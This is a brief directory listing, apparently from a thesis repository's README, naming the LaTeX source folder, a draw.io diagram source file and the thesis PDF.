└─ `latex/`	LaTeX source files
└─ `diagrams.drawio`	source file for used diagrams in draw.io format
└─ `thesis.pdf`	thesis text in PDF format